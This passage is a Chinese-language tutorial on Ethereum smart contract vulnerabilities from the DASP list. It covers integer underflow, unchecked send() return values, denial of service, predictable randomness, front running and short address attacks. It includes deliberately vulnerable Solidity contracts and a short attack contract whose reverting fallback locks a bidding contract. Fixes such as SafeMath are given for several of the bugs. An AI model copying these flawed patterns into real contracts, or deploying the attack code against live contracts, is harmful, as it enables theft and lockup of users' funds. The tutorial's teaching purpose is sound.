
在 Solidity 中 `uint` 默认为 256 位无符整型，可表示范围 `[0, 2**256-1]`，在上面的示例代码中通过做差的方式来判断余额，如果传入的 `_amount` 大于账户余额，则 `balances[msg.sender] - _amount` 会由于整数下溢而大于 0 绕过了条件判断，最终提取大于用户余额的 Ether，且更新后的余额可能会是一个极其大的数。

```
pragma solidity ^0.4.10;

contract MyToken {
    mapping (address => uint) balances;

    function balanceOf(address _user) returns (uint) { return balances[_user]; }
    function deposit() payable { balances[msg.sender] += msg.value; }
    function withdraw(uint _amount) {
        require(balances[msg.sender] - _amount > 0); // 存在整数溢出
        msg.sender.transfer(_amount);
        balances[msg.sender] -= _amount;
    }
}
```

简单的利用过程演示：



为了避免上面代码造成的整数溢出，可以将条件判断改为 `require(balances[msg.sender] > _amount)`，这样就不会执行算术操作进行逻辑判断，一定程度上避免了整数溢出的发生。

Solidity 除了简单的算术操作会出现整数溢出外，还有一些需要注意的编码细节，稍不注意就可能形成整数溢出导致无法执行正常代码流程：

- 数组 `length` 为 256 位无符整型，仔细对 `array.length++` 或者 `array.length--` 操作进行溢出校验；
- 常见的循环变量 `for (var i = 0; i < items.length; i++) ...` 中，`i` 为 8 位无符整型，当 `items` 长度大于 256 时，可能造成 `i` 值溢出无法遍历完全；

关于合约整数溢出的漏洞并不少见，可以看看最近曝光的几起整数溢出事件：[《代币变泡沫，以太坊 Hexagon 溢出漏洞比狗庄还过分》](#)，[《Solidity 合约中的整数安全问题——SMT/BEC 合约整数溢出解析》](#)

为了防止整数溢出的发生，一方面可以在算术逻辑前后进行验证，另一方面可以直接使用 **OpenZeppelin** 维护的一套智能合约函数库中的 [SafeMath](#) 来处理算术逻辑。

4. Unchecked Return Values For Low Level Calls

未严格判断不安全函数调用返回值，这类型的漏洞其实很好理解，在前面讲 Reentrancy 实例的时候其实也涉及到了底层调用返回值处理验证的问题。上篇已经总结过几个底层调用函数的返回值和异常处理情况，这里再回顾一下 3 个底层调用 `call()`，`delegatecall()`，`callcode()` 和 3 个转币函数

`call.value()()`，`send()`，`transfer()`：

- call()

`call()` 用于 Solidity 进行外部调用，例如调用外部合约函数

`<address>.call(bytes4(keccak("somefunc(params)"), params))`，外部调用 `call()` 返回一个 `bool` 值来表明外部调用成功与否：

```
pragma solidity ^0.4.10;

contract MyCall {
    event CallResult(bool);

    function extCall(address _sc) {
        bool result = _sc.call(bytes4(keccak256("func1()")));
        CallResult(result);
    }
}

contract SC {
    // 通过 call() 进行外部调用
    // 外部调用不管是 revert() 或者 throw; 还是发生其他异常
    // 都只会返回 false 值给调用方，表明外部调用失败或者发生了错误
    function func1() { revert(); }
}
```

- delegatecall()

除了 `delegatecall()` 会将外部代码作直接作用于合约上下文以外，其他与 `call()` 一致，同样也是只能获取一个 `bool` 值来表示调用成功或者失败（发生异常）。

- `callcode()`

`callcode()` 其实是 `delegatecall()` 之前的一个版本，两者都是将外部代码加载到当前上下文中进行执行，但是在 `msg.sender` 和 `msg.value` 的指向上却有差异。

例如 Alice 通过 `callcode()` 调用了 Bob 合约里同时 `delegatecall()` 了 Wendy 合约中的函数，这么说可能有点抽象，看下面的代码：

```
pragma solidity ^0.4.10;

contract Bob {
    uint public n;
    address public sender;

    function callcodeWendy(address _wendy, uint _n) {
        // sender will be Bob
        _wendy.callcode(bytes4(keccak256("setN(uint256)")), _n);
    }

    function delegatecallWendy(address _wendy, uint _n) {
        // sender will be who Bob.delegatecallWendy -> Alice
        _wendy.delegatecall(bytes4(keccak256("setN(uint256)")), _n);
    }
}

contract Wendy {
    uint public n;
    address public sender;

    function setN(uint _n) {
        n = _n;
        sender = msg.sender;
    }
}
```

如果还是不明白 `callcode()` 与 `delegatecall()` 的区别，可以将上述代码在 remix-ide 里测试一下，观察两种调用方式在 `msg.sender` 和 `msg.value` 上的差异。

- `call.value()`

在合约中直接发起 TX 的函数之一（相当危险），

- `send()`

通过 `send()` 函数发送 Ether 失败时直接返回 `false`；这里需要注意的一点就是，`send()` 的目标如果是合约账户，则会尝试调用它的 `fallback()` 函数，`fallback()` 函数中执行失败，`send()` 同样也只会返回 `false`。但由于只会提供 2300 Gas 给 `fallback()` 函数，所以可以防重入漏洞（恶意递归调用）。

- `transfer()`

`transfer()` 也可以发起 Ether 交易，但与 `send()` 不同的时，`transfer()` 是一个较为安全的转币操作，当发送失败时会自动回滚状态，该函数调用没有返回值。同样的，如果 `transfer()` 的目标是合

约账户，也会调用合约的 `fallback()` 函数，并且只会传递 2300 Gas 用于 `fallback()` 函数执行，可以防止重入漏洞（恶意递归调用）。

这里以一个简单的示例来说明严格验证底层调用返回值的重要性：

```
function withdraw(uint256 _amount) public {
    require(balances[msg.sender] >= _amount);
    balances[msg.sender] -= _amount;
    etherLeft -= _amount;
    // 未验证 send() 返回值，若 msg.sender 为合约账户 fallback() 调用失败，则 send() 返回 false
    msg.sender.send(_amount);
}
```

上面给出的提币流程中使用 `send()` 函数进行转账，因为这里没有验证 `send()` 返回值，如果 `msg.sender` 为合约账户 `fallback()` 调用失败，则 `send()` 返回 `false`，最终导致账户余额减少了，钱却没有拿到。

关于该类问题可以详细了解一下 [King of the Ether](#)。

5. Denial of Service - 拒绝服务

DoS 无处不在，在 Solidity 里也是，与其说是拒绝服务漏洞不如简单的说成是“不可恢复的恶意操作或者可控的无限资源消耗”。简单的说就是对以太坊合约进行 DoS 攻击，可能导致 Ether 和 Gas 的大量消耗，更严重的是让原本的合约代码逻辑无法正常运行。

下面一个例子（代码改自 DASP 中例子）：

```
pragma solidity ^0.4.10;

contract PresidentOfCountry {
    address public president;
    uint256 price;

    function PresidentOfCountry(uint256 _price) {
        require(_price > 0);
        price = _price;
        president = msg.sender;
    }

    function becomePresident() payable {
        require(msg.value >= price); // must pay the price to become president
        president.transfer(price);   // we pay the previous president
        president = msg.sender;      // we crown the new president
        price = price * 2;           // we double the price to become president
    }
}
```


一个简单的类似于 `KingOfEther` 的合约，按合约的正常逻辑任何出价高于合约当前 `price` 的都能成为新的 `president`，原有合约里的存款会返还给上一人 `president`，并且这里也使用了 `transfer()` 来进行 Ether 转账，看似没有问题的逻辑，但不要忘了，以太坊中有两类账户类型，如果发起 `becomePresident()` 调用的是个合约账户，并且成功获取了 `president`，如果其 `fallback()` 函数恶意进行了类似 `revert()` 这样主动跑出错误的操作，那么其他账户也就无法再正常进行 `becomePresident` 逻辑成为 `president` 了。

简单的攻击代码如下：

```
contract Attack {
    function () { revert(); }

    function Attack(address _target) payable {
        _target.call.value(msg.value)(bytes4(keccak256("becomePresident()")));
    }
}
```

使用 remix-ide 模拟攻击流程：



6. Bad Randomness - 可预测的随机处理

伪随机问题一直都存在于现代计算机系统中，但是在开放的区块链中，像在以太坊智能合约中编写的基于随机数的处理逻辑感觉就有点不切实际了，由于人人都能访问链上数据，合约中的存储数据都能在链上查询分析得到。如果合约代码没有严格考虑到链上数据公开的问题去使用随机数，可能会被攻击者恶意利用来进行“作弊”。

摘自 DASP 的代码块：

```
uint256 private seed;

function play() public payable {
    require(msg.value >= 1 ether);
    iteration++;
    uint randomNumber = uint(keccak256(seed + iteration));
    if (randomNumber % 2 == 0) {
        msg.sender.transfer(this.balance);
    }
}
```


这里 `seed` 变量被标记为了私有变量，前面有说过链上的数据都是公开的，`seed` 的值可以通过扫描与该合约相关的 TX 来获得。获取 `seed` 值后，同样的 `iteration` 值也是可以得到的，那么整个 `uint(keccak256(seed + iteration))` 的值就是可预测的了。

就 DASP 里面提到的，还有一些合约喜欢用

`block.blockhash(uint blockNumber) returns (bytes32)` 来获取一个随机哈希，但是这里切记不能使用 `block.number` 也就是当前块号来作为 `blockNumber` 的值，因为在官方文档中明确写了：

`block.blockhash(uint blockNumber) returns (bytes32): hash of the given block - only works for 256 most recent blocks excluding current`

意思是说 `block.blockhash()` 只能使用近 256 个块的块号来获取 Hash 值，并且还强调了不包含当前块，如果使用当前块进行计算 `block.blockhash(block.number)` 其结果始终为 `0x00000000.....`：

The screenshot shows the Remix IDE interface. On the left, the Solidity code editor displays a contract named `BlockNumber` with a function `blockNum()` that returns `block.blockhash(block.number)`. The code is as follows:

```
1 pragma solidity ^0.4.10;
2
3 contract BlockNumber {
4     function blockNum() returns (bytes32) {
5         return block.blockhash(block.number);
6     }
7 }
```

On the right, the 'Run' tab is active, showing the execution environment (JavaScript VM) and the account `0xca3...a733c`. The 'BlockNumber' contract is selected, and the 'blockNum' function is being executed. The execution results are shown in the bottom panel:


hash	0x20020faalc99193e8c8d25527aa69611a254924940b30bafbb9f48b8299eed4c
input	0x8ae63d6d
decoded input	{}
decoded output	{ "0": "bytes32: 0x00" }
logs	[]
value	0 wei

同样的也不能使用 `block.timestamp`，`now` 这些可以由矿工控制的值来获取随机数。


一切链上的数据都是公开的，想要获取一个靠谱的随机数，使用链上的数据看来是比较难做到的了，这里有一个独立的项目 [Oraclize](#) 被设计来让 Smart Contract 与互联网进行交互，有兴趣的同学可以深入了解一下。（附上基于 Oraiize 的随机数获取方法 [randomExample](#)）

7. Front Running - 提前交易

“提前交易”，其实在学习以太坊智能合约漏洞之前，我还并不知道这类漏洞类型或者说是攻击手法（毕竟我对金融一窍不通）。简单来说，“提前交易”就是某人提前获取到交易者的具体交易信息（或者相关信息），抢在交易者完成操作之前，通过一系列手段（通常是提高报价）来抢在交易者前面完成交易。



在以太坊中所有的 TX 都需要经过确认才能完全记录到链上，而每一笔 TX 都需要带有相关手续费，而手续费的多少也决定了该笔 TX 被矿工确认的优先级，手续费高的 TX 会被优先得到确认，而每一笔待确认的 TX 在广播到网络之后就可以查看具体的交易详情，一些涉及到合约调用的详细方法和参数可以被直接获取到。那么这里显然就有 Front-Running 的隐患存在了，示例代码就不举了，直接上图（形象一点）：



在 etherscan.io 就能看到还未被确认的 TX，并且能查看相关数据：

[HOME](#)
[BLOCKCHAIN](#)
[TOKENS](#)
[RESOURCES](#)
[MISC](#)

Pending Transactions

Tip: Check out the [Pending Transaction Pool](#) - [Time Series](#) or [The Gas Tracker](#)

A total of 27617 Pending txs found

TxHash	LastSeen	GasLimit	GasPrice	From	To	Value
0x2e06a2c3997c93...	2 secs ago	250000	1 Gwei	0x5b59b67a6ec2...	0x80982c0cab68c...	0 Ether
0x084053ad3a1a4...	2 secs ago	78276	1 Gwei	0x2c8f203c548e8...	0x5555529ab7ea1...	0 Ether
0x7d7f74c7956b9d...	2 secs ago	93556	1 Gwei	0x0ea5583aa58783...	0x0d9f593cc03a7...	0 Ether
0xeab063a7763e5d...	2 secs ago	168435	1 Gwei	0x35ba5b56617c7...	0x6c9d5672ae3392...	0 Ether
0xaad3d53497650b...	2 secs ago	51848	1 Gwei	0x454ed4e1036c49...	0x7447643119b8...	0 Ether
0x8ab45a30348b9...	2 secs ago	100538	1 Gwei	0x0f0ed811b5d857...	0x0411e8d9b4aaab...	0 Ether
0x0a8959283cd0d...	2 secs ago	100538	1 Gwei	0x5a0c0c9d977c4c...	0x4cc29a5d3b01a3e...	0 Ether
0x991114c55f7af3...	2 secs ago	75916	1 Gwei	0x45c096176face6...	0x45c096176face6...	0 Ether
0x7e420c35e7a654...	3 secs ago	78576	3 Gwei	0x3d34e1b61d713e...	0x390a6673c11efb...	0 Ether
0x1b4ba36018908...	3 secs ago	52897	3 Gwei	0x07451baf0c65ba...	0x138d8987274eb8...	0 Ether
0xc933089995a105...	3 secs ago	101066	3 Gwei	0xacc89a53c033d51...	0x1829ead045e21e...	0 Ether

Transaction: 0x2e06a2c3997c93a5d5e3ba27d0c9db564ca50487e21c2308d3d19f1e08

Overview

Transaction Information - (Pending Confirmation)

TxHash: 0x2e06a2c3997c93a5d5e3ba27d0c9db564ca50487e21c2308d3d19f1e08
 Block Height: (Pending)
 Time LastSeen: 17:00:01 min 54 secs ago (May-29-2018 08:31:47 AM)
 Time FirstSeen: 12 days 8 hrs ago (May-12-2018 11:57:15 PM)
 Estimated Confirmation Duration: ~ 6 hrs : 47 mins : 11 secs
 From: 0x084053ad3a1a4...
 To: 0x80982c0cab68c...
 Value: 0 Ether (0.00000000)
 Gas Limit: 250000
 Gas Used By Txn: Pending
 Gas Price: 0.00000001 Ether (1 Gwei)
 Max Txn Cost/Fee: 0.00025 Ether (\$0.15)
 Notice & (Position): 4 | (Pending)

Input Data:

```

function approve(address _spender, uint256 _value)
    returns (bool) {
        // ...
    }
  
```

（当然了，为了防止信息明文存储在 TX 中，可以对数据进行加密和签名）

8. Time Manipulation

“时间篡改”（DASP 给的名字真抽象 XD），说白了一切与时间相关的漏洞都可以归为 "Time Manipulation"。在 Solidity 中，`block.timestamp`（别名 `now`）是受到矿工确认控制的，也就是说一些合约依赖于 `block.timestamp` 是有被攻击利用的风险的，当攻击者有机会作为矿工对 TX 进行确认时，由于 `block.timestamp` 可以控制，一些依赖于此的合约代码即预知结果，攻击者可以选择一个合适的值来达到目的。（当然了 `block.timestamp` 的值通常有一定的取值范围，出块间隔有规定 XD）

该类型我还没有找到一个比较好的例子，所以这里就不给代码演示了。:)

9. Short Address Attack - 短地址攻击

在我着手测试和复现合约漏洞类型时，短地址攻击我始终没有在 remix-ide 上测试成功（道理我都懂，咋就不成功呢？）。虽然漏洞没有复现，但是漏洞原理我还是看明白了，下面就详细地说明一下短地址攻击的漏洞原理吧。

首先我们以外部调用 `call()` 为例，外部调用中 `msg.data` 的情况：

```
pragma solidity ^0.4.10;

contract Demo {
    event logData(bytes);
    function () { logData(msg.data); }
    function callFunc() { this.call(bytes4(keccak256("somefunc(uint256)")), 30); }
}
```

在 remix-ide 中部署此合约并调用 `callFunc()` 时，可以得到日志输出的 `msg.data` 值：

[illegible]

其中 `0x4142c000` 为外部调用的函数名签名头 4 个字节

(`bytes4(keccak256("foo(uint32,bool)"))`)，而后面 32 字节即为传递的参数值，`msg.data` 一共为 4 字节函数签名加上 32 字节参数值，总共 4+32 字节。

看如下合约代码：

```
pragma solidity ^0.4.10;

contract ICoin {
    address owner;
    mapping (address => uint256) public balances;

    modifier OwnerOnly() { require(msg.sender == owner); _; }

    function ICoin() { owner = msg.sender; }
    function approve(address _to, uint256 _amount) OwnerOnly {
        balances[_to] += _amount;
    }
    function transfer(address _to, uint256 _amount) {
        require(balances[msg.sender] > _amount);
        balances[msg.sender] -= _amount;
        balances[_to] += _amount;
    }
}
```

具体代币功能的合约 ICoin，当 A 账户向 B 账户转代币时调用 `transfer()` 函数，例如 A 账户 (0x14723a09acff6d2a60dcdf7aa4aff308fddc160c) 向 B 账户 (0x4b0897b0513fdc7c541b6d9d7e929c4e5364d2db) 转 8 个 ICoin，`msg.data` 数据为：

[illegible]

那么短地址攻击是怎么做的呢，攻击者找到一个末尾是 `00` 账户地址，假设为 `0x4b0897b0513fdc7c541b6d9d7e929c4e5364d200`，那么正常情况下整个调用的 `msg.data` 应该为：

[illegible]

但是如果我们将 B 地址的 00 吃掉，不进行传递，也就是说我们少传递 1 个字节变成 $4+31+32$ ：

[illegible]

当上面数据进入 EVM 进行处理时，会犹豫参数对齐的问题后补 00 变为：

[illegible]

也就是说，恶意构造的 `msg.data` 通过 EVM 解析补 0 操作，导致原本 `0x8 = 8` 变为了 `0x800 = 2048`。

上述 EVM 对畸形字节的 `msg.data` 进行补位操作的行为其实就是短地址攻击的原理（但这里我真的没有复现成功，希望有成功同学联系我一起交流）。

短地址攻击通常发生在接受畸形地址的地方，如交易所提币、钱包转账，所以除了在编写合约的时候需要严格验证输入数据的正确性，而且在 Off-Chain 的业务功能上也要对用户所输入的地址格式进行验证，防止短地址攻击的发生。

同时，老外有一篇介绍 [Analyzing the ERC20 Short Address Attack](#) 原理的文章我觉得非常值得学习。

- **Unknown Unknowns** - 其他未知, :) 未知漏洞, 没啥好讲的, 为了跟 DASP 保持一致而已

III. 自我思考

前后花了 2 周多的时间去看以太坊智能合约相关知识以及本文（上/下）的完成，久违的从 0 到 1 的感觉又回来了。多的不说了，我应该也算是以太坊智能合约安全入门了吧，近期出的一些合约漏洞事件也在跟，分析和复现也是完全 OK 的，漏洞研究原理不变，变得只是方向而已。期待同更多的区块链安全研究者交流和学习。

1. 以太坊中合约账户的私钥在哪？可以不通过合约账户代码直接操作合约账户中的 Ether 吗？

StackExchange 上有相关问题的回答 [Where is the private key for a contract stored?](#)，但是我最终也没有看到比较官方的答案。但可以知道的就是，合约账户是由部署时的合约代码控制的，不确定是否有私钥可以直接控制合约进行 Ether 相关操作（讲道理应该是不行的）。

2. 使用 keccak256() 进行函数签名时的坑？ - 参数默认位数标注

在使用 keccak256 对带参函数进行签名时，需要注意要严格制定参数类型的位数，如：

```
function somefunc(uint n) { ... }
```

对上面函数进行签名时，定义时参数类型为 `uint`，而 `uint` 默认为 256 位，也就是 `uint256`，所以在签名时应该为 `keccak256("somefunc(uint256)")`，千万不能写成 `keccak256("somefunc(uint)")`。

参考链接：

- <http://solidity.readthedocs.io/en/v0.4.21/contracts.html#fallback-function>
- <https://ethereum.stackexchange.com/questions/7570/whats-a-fallback-function-when-using-address-send>
- <http://www.cryptologie.net/>
- <https://www.dasp.co/>
- <https://www.youtube.com/playlist?list=PLUMwusiHZZhp8ltZBkR95ekkMGNKvuNR>
- <http://solidity.readthedocs.io/en/v0.4.21/units-and-global-variables.html#special-variables-and-functions>
- <https://github.com/oraclize/ethereum-api>
- <https://ericrafaloff.com/analyzing-the-erc20-short-address-attack/>
- <https://consensys.github.io/smart-contract-best-practices/recommendations/#be-aware-of-the-tradeoffs-between-send-transfer-and-callvalue>